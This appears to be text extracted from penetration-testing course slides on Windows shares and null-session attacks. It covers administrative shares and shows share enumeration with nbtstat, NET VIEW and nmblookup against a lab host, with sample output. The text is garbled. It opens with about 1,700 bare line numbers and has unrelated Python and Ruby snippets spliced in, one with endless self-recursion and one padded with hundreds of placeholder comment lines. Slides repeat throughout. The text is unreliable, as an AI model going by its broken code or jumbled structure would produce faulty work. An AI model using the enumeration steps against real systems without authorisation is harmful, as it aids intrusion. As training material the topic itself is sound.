542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000  
1001  
1002  
1003  
1004  
1005  
1006  
1007  
1008  
1009  
1010  
1011  
1012  
1013  
1014  
1015  
1016  
1017  
1018  
1019  
1020  
1021  
1022  
1023  
1024  
1025  
1026  
1027  
1028  
1029  
1030  
1031  
1032  
1033  
1034  
1035  
1036  
1037  
1038  
1039  
1040  
1041  
1042  
1043  
1044  
1045  
1046  
1047  
1048  
1049  
1050  
1051  
1052  
1053  
1054  
1055  
1056  
1057  
1058  
1059  
1060  
1061  
1062  
1063  
1064  
1065  
1066  
1067  
1068  
1069  
1070  
1071  
1072  
1073  
1074  
1075  
1076  
1077  
1078  
1079  
1080  
1081  
1082  
1083  
1084  
1085  
1086  
1087  
1088  
1089  
1090  
1091  
1092  
1093  
1094  
1095  
1096  
1097  
1098  
1099  
1100  
1101  
1102  
1103  
1104  
1105  
1106  
1107  
1108  
1109  
1110  
1111  
1112  
1113  
1114  
1115  
1116  
1117  
1118  
1119  
1120  
1121  
1122  
1123  
1124  
1125  
1126  
1127  
1128  
1129  
1130  
1131  
1132  
1133  
1134  
1135  
1136  
1137  
1138  
1139  
1140  
1141  
1142  
1143  
1144  
1145  
1146  
1147  
1148  
1149  
1150  
1151  
1152  
1153  
1154  
1155  
1156  
1157  
1158  
1159  
1160  
1161  
1162  
1163  
1164  
1165  
1166  
1167  
1168  
1169  
1170  
1171  
1172  
1173  
1174  
1175  
1176  
1177  
1178  
1179  
1180  
1181  
1182  
1183  
1184  
1185  
1186  
1187  
1188  
1189  
1190  
1191  
1192  
1193  
1194  
1195  
1196  
1197  
1198  
1199  
1200  
1201  
1202  
1203  
1204  
1205  
1206  
1207  
1208  
1209  
1210  
1211  
1212  
1213  
1214  
1215  
1216  
1217  
1218  
1219  
1220  
1221  
1222  
1223  
1224  
1225  
1226  
1227  
1228  
1229  
1230  
1231  
1232  
1233  
1234  
1235  
1236  
1237  
1238  
1239  
1240  
1241  
1242  
1243  
1244  
1245  
1246  
1247  
1248  
1249  
1250  
1251  
1252  
1253  
1254  
1255  
1256  
1257  
1258  
1259  
1260  
1261  
1262  
1263  
1264  
1265  
1266  
1267  
1268  
1269  
1270  
1271  
1272  
1273  
1274  
1275  
1276  
1277  
1278  
1279  
1280  
1281  
1282  
1283  
1284  
1285  
1286  
1287  
1288  
1289  
1290  
1291  
1292  
1293  
1294  
1295  
1296  
1297  
1298  
1299  
1300  
1301  
1302  
1303  
1304  
1305  
1306  
1307  
1308  
1309  
1310  
1311  
1312  
1313  
1314  
1315  
1316  
1317  
1318  
1319  
1320  
1321  
1322  
1323  
1324  
1325  
1326  
1327  
1328  
1329  
1330  
1331  
1332  
1333  
1334  
1335  
1336  
1337  
1338  
1339  
1340  
1341  
1342  
1343  
1344  
1345  
1346  
1347  
1348  
1349  
1350  
1351  
1352  
1353  
1354  
1355  
1356  
1357  
1358  
1359  
1360  
1361  
1362  
1363  
1364  
1365  
1366  
1367  
1368  
1369  
1370  
1371  
1372  
1373  
1374  
1375  
1376  
1377  
1378  
1379  
1380  
1381  
1382  
1383  
1384  
1385  
1386  
1387  
1388  
1389  
1390  
1391  
1392  
1393  
1394  
1395  
1396  
1397  
1398  
1399  
1400  
1401  
1402  
1403  
1404  
1405  
1406  
1407  
1408  
1409  
1410  
1411  
1412  
1413  
1414  
1415  
1416  
1417  
1418  
1419  
1420  
1421  
1422  
1423  
1424  
1425  
1426  
1427  
1428  
1429  
1430  
1431  
1432  
1433  
1434  
1435  
1436  
1437  
1438  
1439  
1440  
1441  
1442  
1443  
1444  
1445  
1446  
1447  
1448  
1449  
1450  
1451  
1452  
1453  
1454  
1455  
1456  
1457  
1458  
1459  
1460  
1461  
1462  
1463  
1464  
1465  
1466  
1467  
1468  
1469  
1470  
1471  
1472  
1473  
1474  
1475  
1476  
1477  
1478  
1479  
1480  
1481  
1482  
1483  
1484  
1485  
1486  
1487  
1488  
1489  
1490  
1491  
1492  
1493  
1494  
1495  
1496  
1497  
1498  
1499  
1500  
1501  
1502  
1503  
1504  
1505  
1506  
1507  
1508  
1509  
1510  
1511  
1512  
1513  
1514  
1515  
1516  
1517  
1518  
1519  
1520  
1521  
1522  
1523  
1524  
1525  
1526  
1527  
1528  
1529  
1530  
1531  
1532  
1533  
1534  
1535  
1536  
1537  
1538  
1539  
1540  
1541  
1542  
1543  
1544  
1545  
1546  
1547  
1548  
1549  
1550  
1551  
1552  
1553  
1554  
1555  
1556  
1557  
1558  
1559  
1560  
1561  
1562  
1563  
1564  
1565  
1566  
1567  
1568  
1569  
1570  
1571  
1572  
1573  
1574  
1575  
1576  
1577  
1578  
1579  
1580  
1581  
1582  
1583  
1584  
1585  
1586  
1587  
1588  
1589  
1590  
1591  
1592  
1593  
1594  
1595  
1596  
1597  
1598  
1599  
1600  
1601  
1602  
1603  
1604  
1605  
1606  
1607  
1608  
1609  
1610  
1611  
1612  
1613  
1614  
1615  
1616  
1617  
1618  
1619  
1620  
1621  
1622  
1623  
1624  
1625  
1626  
1627  
1628  
1629  
1630  
1631  
1632  
1633  
1634  
1635  
1636  
1637  
1638  
1639  
1640  
1641  
1642  
1643  
1644  
1645  
1646  
1647  
1648  
1649  
1650  
1651  
1652  
1653  
1654  
1655  
1656  
1657  
1658  
1659  
1660  
1661  
1662  
1663  
1664  
1665  
1666  
1667  
1668  
1669  
1670  
1671  
1672  
1673  
1674  
1675  
1676  
1677  
1678  
1679  
1680  
1681  
1682  
1683  
1684  
1685  
1686  
1687  
1688  
1689  
1690  
1691  
1692  
1693  
1694  
1695  
1696  
1697  
1698  
1699  
1700  
1701  
1702  
1703  
1704  
1705  
1706  
1707  
1708  
1709  
1710  
1711  
1712  
1713  
1714  
1715  
1716  
1717  
1718  
1719  
1720  
1721  
1722  
1723  
1724  
1725  
1726  
1727  
1728  
1729  
1730  
1731  
1732  
1733  
1734  
1735  
1736  
1737  
1738  
1739  
1740  
1741  
1742  
1743  
1744  
1745  
1746  
1747  
1748  
1749  
1750  
1751  
1752  
1753  
1754  
1755  
1756  
1757  
1758  
1759  
1760  
1761  
1762  
1763  
1764  
1765  
1766  
1767  
1768  
1769  
1770  
1771  
1772  
1773  
1774  
1775  
1776  
1777  
1778  
1779  
1780  
1781  
1782  
1783  
1784  
1785  
1786  
1787  
1788  
1789  
1790  
1791  
1792  
1793  
1794  
1795  
1796  
1797  
1798  
1799  
1800  
1801  
1802  
1803  
1804  
1805  
1806  
1807  
1808  
1809  
1810  
1811  
1812  
1813  
1814  
1815  
1816  
1817  
1818  
1819  
1820  
1821  
1822  
1823  
1824  
1825  
1826  
1827  
1828  
1829  
1830  
1831  
1832  
1833  
1834  
1835  
1836  
1837  
1838  
1839  
1840  
1841  
1842  
1843  
1844  
1845  
1846  
1847  
1848  
1849  
1850  
1851  
1852  
1853  
1854  
1855  
1856  
1857  
1858  
1859  
1860  
1861  
1862  
1863  
1864  
1865  
1866  
1867  
1868  
1869  
1870  
1871  
1872  
1873  
1874  
1875  
1876  
1877  
1878  
1879  
1880  
1881  
1882  
1883  
1884  
1885  
1886  
1887  
1888  
1889  
1890  
1891  
1892  
1893  
1894  
1895  
1896  
1897  
1898  
1899  
1900  
1901  
1902  
1903  
1904  
1905  
1906  
1907  
1908  
1909  
1910  
1911  
1912  
1913  
1914  
1915  
1916  
1917  
1918  
1919  
1920  
1921  
1922  
1923  
1924  
1925  
1926  
1927  
1928  
1929  
1930  
1931  
1932  
1933  
1934  
1935  
1936  
1937  
1938  
1939  
1940  
1941  
1942  
1943  
1944  
1945  
1946  
1947  
1948  
1949  
1950  
1951  
1952  
1953  
1954  
1955  
1956  
1957  
1958  
1959  
1960  
1961  
1962  
1963  
1964  
1965  
1966  
1967  
1968  
1969  
1970  
1971  
1972  
1973  
1974  
1975  
1976  
1977  
1978  
1979  
1980  
1981  
1982  
1983  
1984  
1985  
1986  
1987  
1988  
1989  
1990  
1991  
1992  
1993  
1994  
1995  
1996  
1997  
1998  
1999  
2000  
2001  
2002  
2003  
2004  
2005  
2006  
2007  
2008  
2009  
2010  
2011  
2012  
2013  
2014  
2015  
2016  
2017  
2018  
2019  
2020  
2021  
2022  
2023  
2024  
2025  
2026  
2027  
2028  
2029  
2030  
2031  
2032  
2033  
2034  
2035  
2036  
2037  
2038  
2039  
2040  
2041  
2042  
2043  
2044  
2045  
2046  
2047  
2048  
2049  
2050  
2051  
2052  
2053  
2054  
2055  
2056  
2057  
2058  
2059  
2060  
2061  
2062  
2063  
2064  
2065  
2066  
2067  
2068  
2069  
2070  
2071  
2072  
2073  
2074  
2075  
2076  
2077  
2078  
2079  
2080  
2081  
2082  
2083  
2084  
2085  
2086  
2087  
2088  
2089  
2090  
2091  
2092  
2093  
2094  
2095  
2096  
2097  
2098  
2099  
2100  
2101  
2102  
2103  
2104  
2105  
2106  
2107  
2108  
2109  
2110  
2111  
2112  
2113  
2114  
2115  
2116  
2117  
2118  
2119  
2120  
2121  
2122  
2123  
2124  
2125  
2126  
2127  
2128  
2129  
2130  
2131  
2132  
2133  
2134  
2135  
2136  
2137  
2138  
2139  
2140  
2141  
2142  
2143  
2144  
2145  
2146  
2147  
2148  
2149  
2150  
2151  
2152  
2153  
2154  
2155  
2156  
2157  
2158  
2159  
2160  
2161  
2162  
2163  
2164  
2165  
2166  
2167  
2168  
2169  
2170  
2171  
2172  
2173  
2174  
2175  
2176  
2177  
2178  
2179  
2180  
2181  
2182  
2183  
2184  
2185  
2186  
2187  
2188  
2189  
2190  
2191  
2192  
2193  
2194  
2195  
2196  
2197  
2198  
2199  
2200  
2201  
2202  
2203  
2204  
2205  
2206  
2207  
2208  
2209  
2210  
2211  
2212  
2213  
2214  
2215  
2216  
2217  
2218  
2219  
2220  
2221  
2222  
2223  
2224  
2225  
22
```

6.2.3 UNC Paths

An authorized user can access shares by using **Universal Naming Convention paths (UNC paths)**.

The format of a UNC path is:



```
\\ServerName\ShareName\file.nat
```

6.2.4 Administrative Shares

There are also some special default **administrative shares** which are used by system administrators and Windows itself:

- `\\ComputerName\C$` lets an administrator access a volume on the local machine. Every volume has a share (C\$, D\$, E\$, etc.)
- `\\ComputerName\admin$` points to the windows installation directory
- `\\ComputerName\ipc$` is used for inter-process communication. You cannot browse it via Windows Explorer





6.2.4 Administrative Shares

You can test volume shares and the `admin$` share on your computer by entering the following on your Windows Explorer address bar:



```
\\localhost<sharename>
```



6.2.5 Badly Configured Shares

Accessing a share means having access to the resources of the computer hosting it. So, badly configured shares exploitation can lead to:

- Information disclosure
- Unauthorized file access
- Information leakage used to mount a targeted attack

In the next chapter, we will discuss a historical Windows vulnerability: **null sessions**.

```
24
25
26 def __init__(self, host, user, password):
27     self.host = host
28     self.user = user
29     self.password = password
30
31     # Create the experiment
32     self.experiment = Experiment(host, user, password)
33
34     # Create the experiment's context
35     self.context = self.experiment.context
36
37     # Create the experiment's observations
38     self.observations = self.experiment.observations
39
40     # Create the experiment's candidates
41     self.candidates = self.experiment.candidates
42
43     # Evaluate the candidates
44     self.evaluate_candidates()
45
46     # Return the result
47     return self.result
48
49
50 def evaluate_candidates(self):
51     # Evaluate the candidates
52     self.evaluate_candidates()
53
54     # Return the result
55     return self.result
56
57
58 def result(self):
59     # Return the result
60     return self.result
61
62
63 def __str__(self):
64     return f'Experiment({self.host}, {self.user}, {self.password})'
65
66
67 def __repr__(self):
68     return f'Experiment({self.host}, {self.user}, {self.password})'
```



Null Sessions



6.3 Null Sessions

How does this support my pentesting career?

- Understanding of a historical vulnerability
- Null sessions can be found on legacy systems
- Deepening your understanding of Windows shares

6.3 Null Sessions

Null session attacks can be used to enumerate a lot of information. Attackers can steal information about:

- Passwords
- System users
- System groups
- Running system processes

```
24 # ...
25 # observations - an array of observations, in this case
26 # control - the control observation
27
28 def initialize(experiment, observations = [], control = null)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = observations - [control]
33   evaluate_candidates
34
35   freeze
36 end
37
38 # ...
39 # ...
40
41 # ...
42
43 # ...
44
45 # ...
46
47 # ...
48
49 # ...
50
51 # ...
52
53 # ...
54
55 # ...
56
57 # ...
58
59 # ...
60
61 # ...
62
63 # ...
64
65 # ...
66
67 # ...
68
69 # ...
70
71 # ...
72
73 # ...
74
75 # ...
76
77 # ...
78
79 # ...
80
81 # ...
82
83 # ...
84
85 # ...
86
87 # ...
88
89 # ...
90
91 # ...
92
93 # ...
94
95 # ...
96
97 # ...
98
99 # ...
100
101 # ...
102
103 # ...
104
105 # ...
106
107 # ...
108
109 # ...
110
111 # ...
112
113 # ...
114
115 # ...
116
117 # ...
118
119 # ...
120
121 # ...
122
123 # ...
124
125 # ...
126
127 # ...
128
129 # ...
130
131 # ...
132
133 # ...
134
135 # ...
136
137 # ...
138
139 # ...
140
141 # ...
142
143 # ...
144
145 # ...
146
147 # ...
148
149 # ...
150
151 # ...
152
153 # ...
154
155 # ...
156
157 # ...
158
159 # ...
160
161 # ...
162
163 # ...
164
165 # ...
166
167 # ...
168
169 # ...
170
171 # ...
172
173 # ...
174
175 # ...
176
177 # ...
178
179 # ...
180
181 # ...
182
183 # ...
184
185 # ...
186
187 # ...
188
189 # ...
190
191 # ...
192
193 # ...
194
195 # ...
196
197 # ...
198
199 # ...
200
201 # ...
202
203 # ...
204
205 # ...
206
207 # ...
208
209 # ...
210
211 # ...
212
213 # ...
214
215 # ...
216
217 # ...
218
219 # ...
220
221 # ...
222
223 # ...
224
225 # ...
226
227 # ...
228
229 # ...
230
231 # ...
232
233 # ...
234
235 # ...
236
237 # ...
238
239 # ...
240
241 # ...
242
243 # ...
244
245 # ...
246
247 # ...
248
249 # ...
250
251 # ...
252
253 # ...
254
255 # ...
256
257 # ...
258
259 # ...
260
261 # ...
262
263 # ...
264
265 # ...
266
267 # ...
268
269 # ...
270
271 # ...
272
273 # ...
274
275 # ...
276
277 # ...
278
279 # ...
280
281 # ...
282
283 # ...
284
285 # ...
286
287 # ...
288
289 # ...
290
291 # ...
292
293 # ...
294
295 # ...
296
297 # ...
298
299 # ...
300
301 # ...
302
303 # ...
304
305 # ...
306
307 # ...
308
309 # ...
310
311 # ...
312
313 # ...
314
315 # ...
316
317 # ...
318
319 # ...
320
321 # ...
322
323 # ...
324
325 # ...
326
327 # ...
328
329 # ...
330
331 # ...
332
333 # ...
334
335 # ...
336
337 # ...
338
339 # ...
340
341 # ...
342
343 # ...
344
345 # ...
346
347 # ...
348
349 # ...
350
351 # ...
352
353 # ...
354
355 # ...
356
357 # ...
358
359 # ...
360
361 # ...
362
363 # ...
364
365 # ...
366
367 # ...
368
369 # ...
370
371 # ...
372
373 # ...
374
375 # ...
376
377 # ...
378
379 # ...
380
381 # ...
382
383 # ...
384
385 # ...
386
387 # ...
388
389 # ...
390
391 # ...
392
393 # ...
394
395 # ...
396
397 # ...
398
399 # ...
400
401 # ...
402
403 # ...
404
405 # ...
406
407 # ...
408
409 # ...
410
411 # ...
412
413 # ...
414
415 # ...
416
417 # ...
418
419 # ...
420
421 # ...
422
423 # ...
424
425 # ...
426
427 # ...
428
429 # ...
430
431 # ...
432
433 # ...
434
435 # ...
436
437 # ...
438
439 # ...
440
441 # ...
442
443 # ...
444
445 # ...
446
447 # ...
448
449 # ...
450
451 # ...
452
453 # ...
454
455 # ...
456
457 # ...
458
459 # ...
460
461 # ...
462
463 # ...
464
465 # ...
466
467 # ...
468
469 # ...
470
471 # ...
472
473 # ...
474
475 # ...
476
477 # ...
478
479 # ...
480
481 # ...
482
483 # ...
484
485 # ...
486
487 # ...
488
489 # ...
490
491 # ...
492
493 # ...
494
495 # ...
496
497 # ...
498
499 # ...
500
501 # ...
502
503 # ...
504
505 # ...
506
507 # ...
508
509 # ...
510
511 # ...
512
513 # ...
514
515 # ...
516
517 # ...
518
519 # ...
520
521 # ...
522
523 # ...
524
525 # ...
526
527 # ...
528
529 # ...
530
531 # ...
532
533 # ...
534
535 # ...
536
537 # ...
538
539 # ...
540
541 # ...
542
543 # ...
544
545 # ...
546
547 # ...
548
549 # ...
550
551 # ...
552
553 # ...
554
555 # ...
556
557 # ...
558
559 # ...
560
561 # ...
562
563 # ...
564
565 # ...
566
567 # ...
568
569 # ...
570
571 # ...
572
573 # ...
574
575 # ...
576
577 # ...
578
579 # ...
580
581 # ...
582
583 # ...
584
585 # ...
586
587 # ...
588
589 # ...
590
591 # ...
592
593 # ...
594
595 # ...
596
597 # ...
598
599 # ...
600
601 # ...
602
603 # ...
604
605 # ...
606
607 # ...
608
609 # ...
610
611 # ...
612
613 # ...
614
615 # ...
616
617 # ...
618
619 # ...
620
621 # ...
622
623 # ...
624
625 # ...
626
627 # ...
628
629 # ...
630
631 # ...
632
633 # ...
634
635 # ...
636
637 # ...
638
639 # ...
640
641 # ...
642
643 # ...
644
645 # ...
646
647 # ...
648
649 # ...
650
651 # ...
652
653 # ...
654
655 # ...
656
657 # ...
658
659 # ...
660
661 # ...
662
663 # ...
664
665 # ...
666
667 # ...
668
669 # ...
670
671 # ...
672
673 # ...
674
675 # ...
676
677 # ...
678
679 # ...
680
681 # ...
682
683 # ...
684
685 # ...
686
687 # ...
688
689 # ...
690
691 # ...
692
693 # ...
694
695 # ...
696
697 # ...
698
699 # ...
700
701 # ...
702
703 # ...
704
705 # ...
706
707 # ...
708
709 # ...
710
711 # ...
712
713 # ...
714
715 # ...
716
717 # ...
718
719 # ...
720
721 # ...
722
723 # ...
724
725 # ...
726
727 # ...
728
729 # ...
730
731 # ...
732
733 # ...
734
735 # ...
736
737 # ...
738
739 # ...
740
741 # ...
742
743 # ...
744
745 # ...
746
747 # ...
748
749 # ...
750
751 # ...
752
753 # ...
754
755 # ...
756
757 # ...
758
759 # ...
760
761 # ...
762
763 # ...
764
765 # ...
766
767 # ...
768
769 # ...
770
771 # ...
772
773 # ...
774
775 # ...
776
777 # ...
778
779 # ...
780
781 # ...
782
783 # ...
784
785 # ...
786
787 # ...
788
789 # ...
790
791 # ...
792
793 # ...
794
795 # ...
796
797 # ...
798
799 # ...
800
801 # ...
802
803 # ...
804
805 # ...
806
807 # ...
808
809 # ...
810
811 # ...
812
813 # ...
814
815 # ...
816
817 # ...
818
819 # ...
820
821 # ...
822
823 # ...
824
825 # ...
826
827 # ...
828
829 # ...
830
831 # ...
832
833 # ...
834
835 # ...
836
837 # ...
838
839 # ...
840
841 # ...
842
843 # ...
844
845 # ...
846
847 # ...
848
849 # ...
850
851 # ...
852
853 # ...
854
855 # ...
856
857 # ...
858
859 # ...
860
861 # ...
862
863 # ...
864
865 # ...
866
867 # ...
868
869 # ...
870
871 # ...
872
873 # ...
874
875 # ...
876
877 # ...
878
879 # ...
880
881 # ...
882
883 # ...
884
885 # ...
886
887 # ...
888
889 # ...
890
891 # ...
892
893 # ...
894
895 # ...
896
897 # ...
898
899 # ...
900
901 # ...
902
903 # ...
904
905 # ...
906
907 # ...
908
909 # ...
910
911 # ...
912
913 # ...
914
915 # ...
916
917 # ...
918
919 # ...
920
921 # ...
922
923 # ...
924
925 # ...
926
927 # ...
928
929 # ...
930
931 # ...
932
933 # ...
934
935 # ...
936
937 # ...
938
939 # ...
940
941 # ...
942
943 # ...
944
945 # ...
946
947 # ...
948
949 # ...
950
951 # ...
952
953 # ...
954
955 # ...
956
957 # ...
958
959 # ...
960
961 # ...
962
963 # ...
964
965 # ...
966
967 # ...
968
969 # ...
970
971 # ...
972
973 # ...
974
975 # ...
976
977 # ...
978
979 # ...
980
981 # ...
982
983 # ...
984
985 # ...
986
987 # ...
988
989 # ...
990
991 # ...
992
993 # ...
994
995 # ...
996
997 # ...
998
999 # ...
1000
```



6.3 Null Sessions

Null sessions are remotely exploitable; this means that attackers can use their computers to attack a vulnerable Windows machine. Moreover, this attack can be used to call remote APIs and remote procedure calls. Because of these factors, null session attacks had a huge impact on Windows ecosystems.

Nowadays Windows is configured to be immune from this kind of attack. However, legacy hosts can still be vulnerable!



6.3 Null Sessions

A null session attack exploits an authentication vulnerability for Windows Administrative Shares; this lets an attacker connect to a local or remote share without authentication.

We will go through the enumeration of windows shares and their exploitation by using various techniques and tools.



6.3.1 Enumerating Windows Shares

Enumerating shares is the first step needed to exploit a Windows machine vulnerable to null sessions.

We are going to see how to carry out this phase by using some Windows and Linux tools.

```
58 def initialize(experiment, observations = [], control = null)
59   @experiment = experiment
60   @observations = observations
61   @control = control
62   @candidates = observations - @control
63   evaluate_candidates
64
65   freeze
66
67   @context =
68     experiment.context
69   end
70
71   # Initialize the name of the experiment
72   def experiment_name
73     @experiment_name
74   end
75
76   # Check whether the result is a match between an expected
77   def matched?
78     # ...
79   end
80
81   @experiment/result.rb 1.1
```



6.3.1.1 NbtStat

In Windows, the most common command to use when enumerating Windows shares is `nbtstat`.

Nbtstat is a Windows command line tool that can display information about a target.



6.3.1.1 NbtStat

You can check how to use it by passing it the `/?` parameter:



```
> nbtstat /?
```

Displays protocol statistics and current TCP/IP connections using NBT (NetBIOS over TCP/IP).

```
NBTSTAT [ [-a RemoteName] [-A IP address] [-c] [-n] [-r] [-R] [-RR] [-s] [-S] [interval] ]
```

-a	(adapter status)	Lists the remote machine's name table given its name
-A	(Adapter status)	Lists the remote machine's name table given its IP address.
-c	(cache)	Lists NBT's cache of remote [machine] names and their IP
-n	(names)	Lists local NetBIOS names.
-r	(resolved)	Lists names resolved by broadcast and via WINS
-R	(Reload)	Purges and reloads the remote cache name table
-S	(Sessions)	Lists sessions table with the destination IP addresses
-s	(sessions)	Lists sessions table converting destination IP addresses to computer NETBIOS names.
-RR	(ReleaseRefresh)	Sends Name Release packets to WINS and then, starts Refr

RemoteName Remote host machine name.

IP address Dotted decimal representation of the IP address.

interval Redisplays selected statistics, pausing interval seconds between each display. Press Ctrl+C to stop redisplaying statistics.



6.3.1.1 NbtStat

The most common use of *nbtstat* is "`nbtstat -A <IP>`" that displays information about a target.



```
>nbtstat -A 10.130.40.80
```

Local Area Connection:

Node Pades: [10.0.2.15] Scope Id: []

NetBIOS Remote Machine Name Table

Name	Type	Status
ELS-WINXP	<00> UNIQUE	Registered
WORKGROUP	<00> GROUP	Registered
ELS-WINXP	<20> UNIQUE	Registered
WORKGROUP	<1E> GROUP	Registered

MAC Address = 00-0C-29-BF-98-BD



6.3.1.1 NbtStat

Let's analyze the command output.



```
>nbtstat -A 10.130.40.80
```

Local Area Connection:

Node Padres: [10.0.2.15] Scope Id: []

NetBIOS Remote Machine Name Table

Name	Type	Status
ELS-WINXP	<00> UNIQUE	Registered
WORKGROUP	<00> GROUP	Registered
ELS-WINXP	<20> UNIQUE	Registered
WORKGROUP	<1E> GROUP	Registered

MAC Address = 00-0C-29-BF-98-BD

6.3.1.1 NbtStat

The first line of the table tells us that the name of the machine running at 10.130.40.80 is "ELS-WINXP".

The record type <00> tells us that ELS-WINXP is a workstation.



```
>nbtstat -A 10.130.40.80
```

Local Area Connection:

Node Padres: [10.0.2.15] Scope Id: []


NetBIOS Remote Machine Name Table

Name	Type	Status
ELS-WINXP	<00> UNIQUE	Registered
WORKGROUP	<00> GROUP	Registered
ELS-WINXP	<20> UNIQUE	Registered
WORKGROUP	<1E> GROUP	Registered

MAC Address = 00-0C-29-BF-98-BD

6.3.1.1 NbtStat

The type "UNIQUE"
tells us that this
computer must have
only one IP address
assigned.



```
</>
>nbtstat -A 10.130.40.80

Local Area Connection:
Node Pades: [10.0.2.15] Scope Id: []

NetBIOS Remote Machine Name Table

Name                Type                Status
-----
ELS-WINXP            <00>  UNIQUE          Registered
WORKGROUP            <00>  GROUP              Registered
ELS-WINXP            <20>  UNIQUE             Registered
WORKGROUP            <1E>  GROUP              Registered

MAC Address = 00-0C-29-BF-98-BD
```

6.3.1.1 NbtStat

This line contains the workgroup or the domain the computer is joined to.



```
>nbtstat -A 10.130.40.80
```

Local Area Connection:

Node Pades: [10.0.2.15] Scope Id: []

NetBIOS Remote Machine Name Table

Name	Type	Status
ELS-WINXP	<00> UNIQUE	Registered
WORKGROUP	<00> GROUP	Registered
ELS-WINXP	<20> UNIQUE	Registered
WORKGROUP	<1E> GROUP	Registered

MAC Address = 00-0C-29-BF-98-BD

6.3.1.1 NbtStat

And this is the most interesting line of the table!

The type <20> records tell us that the file sharing service is up and running on the machine; this means we can try to get some more information about it.



```
>nbtstat -A 10.130.40.80
```

Local Area Connection:

Node Padres: [10.0.2.15] Scope Id: []

NetBIOS Remote Machine Name Table

Name		Type	Status

ELS-WINXP	<00>	UNIQUE	Registered
WORKGROUP	<00>	GROUP	Registered
ELS-WINXP	<20>	UNIQUE	Registered
WORKGROUP	<1E>	GROUP	Registered

MAC Address = 00-0C-29-BF-98-BD



6.3.1.2 NET VIEW

Once an attacker knows that a machine has the *File Server* service running, they can enumerate the shares by using the NET VIEW command.

You can use the command by typing:



```
> NET VIEW <target IP>
```

6.3.1.2 NET VIEW

We can use it on the previous target:



```
>NET VIEW 10.130.40.80
```

```
Shared resources at 10.130.40.80
```

Share name	Type	Used as	Comment
------------	------	---------	---------

eLS	Disk		
-----	------	--	--

WIA_RIS_SHARE	Disk		
---------------	------	--	--

```
The command completed successfully.
```



6.3.1.2 NET VIEW

This machine is sharing a directory; the share name is eLS.



```
>NET VIEW 10.130.40.80
```

```
Shared resources at 10.130.40.80
```

Share name	Type	Used as	Comment
------------	------	---------	---------

eLS	Disk		
-----	------	--	--

WIA_RIS_SHARE	Disk		
---------------	------	--	--

```
The command completed successfully.
```



6.3.1.2 NET VIEW

Another directory on the share is *WIA_RIS_SHARE*.



```
>NET VIEW 10.130.40.80
```

```
Shared resources at 10.130.40.80
```

Share name	Type	Used as	Comment
------------	------	---------	---------

eLS	Disk		
-----	------	--	--

WIA_RIS_SHARE	Disk		
----------------------	-------------	--	--

```
The command completed successfully.
```



6.3.1.3 Nmblookup

You can also perform shares enumeration from a Linux machine. You need to use the tools provided by the [Samba suite](#).

Samba tools are already installed in Kali Linux, but you can install them in nearly every Linux distribution.

6.3.1.3 Nmblookup

To perform the same operations of *nbtstat*, you can use *nmblookup* with the same command line switch:



```
# nmblookup -A <target ip address>
```


6.3.1.3 Nmblookup

As usual, you can check how *nmblookup* works by using the manual or the brief help:



```
# nmblookup --help
Usage: <NODE> ...

-B, --broadcast=BROADCAST-ADDRESS    Specify address to use for broadcasts
-f, --flags                            List the NMB flags returned
-U, --unicast=STRING                  Specify address to use for unicast
-M, --master-browser                  Search for a master browser
-R, --recursion                        Set recursion desired in package
-S, --status                           Lookup node status as well
-T, --translate                       Translate IP addresses into names
